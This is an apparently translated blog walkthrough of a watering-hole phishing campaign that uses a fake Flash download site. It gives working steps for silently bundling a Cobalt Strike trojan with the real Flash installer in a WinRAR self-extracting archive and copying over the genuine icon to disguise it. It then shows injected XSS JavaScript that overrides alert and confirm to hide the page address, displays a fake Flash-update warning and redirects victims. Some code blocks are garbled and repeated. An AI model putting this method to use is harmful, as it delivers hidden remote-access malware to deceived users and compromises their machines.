Flash Watering-Hole Phishing
A walkthrough of creating a fake Flash download site, bundling a payload with the Flash installer, hosting it on a server, and using XSS to lure users to it.
Read in Chinese→Flash Watering-Hole Phishing
Background
I saw many experts online using this for phishing, and the success rate seemed extremely high.
It is better to be prepared, so I decided to test it first. It will definitely come in handy later.
Preparation
Phishing source code for the official Flash website: https://github.com/r00tSe7en/Fake-flash.cn
A server
A domain name
A payload
First, Configure a Payload

- Use the commonly used Cobalt Strike. Generate any payload and confirm that it successfully connects back.
- I will skip antivirus evasion for now (because I am not good at it).
- Using a good concealment method is recommended.
Using a Self-Extracting Bundled File
I ran into a problem when bundling the Trojan: most bundling tools are themselves detected and blocked by antivirus software. Therefore, I chose to use WinRAR to create the bundle.
-
Prepare the Trojan and the Flash installer.
-

Right-click and select “Add to archive.”
点击创建自解压格式压缩文件
 ```c
使用绝对路径 ––––––– C:\windows\temp
```c
使用绝对路径 ––––––– C:\windows\temp

4. Setup --------- Run after extraction```c
C:\windows\temp\flash.exe
C:\windows\temp\flashplayer_install_cn.exe
```

5. Silent mode --------- Hide all

6. Update```go
更新方式----解压并更新文件
覆盖方式----覆盖所有文件
```
7. Click “OK,” then rename the file to make it look more convincing.

8. The icon does not look right either, so it needs to be changed.
9. Use Resource Hacker to change the icon. Download it yourself.
10. Open the original Flash installer with Resource Hacker, click the file in the Icon Group folder, right-click, and save the “\*.ico resource” to export the ICO icon.

11. Use the same method: open the file that was just packaged with Resource Hacker, click the file in the Icon Group folder, right-click to replace the ICO icon, and finally save it.


- The bundled Trojan is now complete. Below is a screenshot of it running. The disguise is perfect, and the entire process is imperceptible. However, the Trojan has not been configured for antivirus evasion, so antivirus software will flag it.
- 
- It can also connect back successfully.
- The payload is complete.
### Upload to the Server
Start a service according to your own circumstances. I simply installed Apache.
{
var iframe = document.createElement("IFRAME");
iframe.style.display="none";
iframe.setAttribute("src", 'data:text/plain,');
document.documentElement.appendChild(iframe);
window.frames[0].window.alert(name);
iframe.parentNode.removeChild(iframe);
}
//重写confirm方法,去掉地址显示
window.confirm = function(name){
var iframe = document.createElement("IFRAME");
iframe.style.display="none";
iframe.setAttribute("src", 'data:text/plain,');
document.documentElement.appendChild(iframe);
var result = window.frames[0].window.confirm(name);
iframe.parentNode.removeChild(iframe);
return result;
}
``````java
window.alert = function(name){var iframe = document.createElement("IFRAME");iframe.style.display="none";iframe.setAttribute("src", 'data:text/plain,');document.documentElement.appendChild(iframe);window.frames[0].window.alert(name);iframe.parentNode.removeChild(iframe);};alert("您的FLASH版本过低,请尝试升级后访问改页面!");window.location.href="https://www.baidu.com";You can create a module directly on the XSS platform and then deploy it through XSS; otherwise, the code would be too long.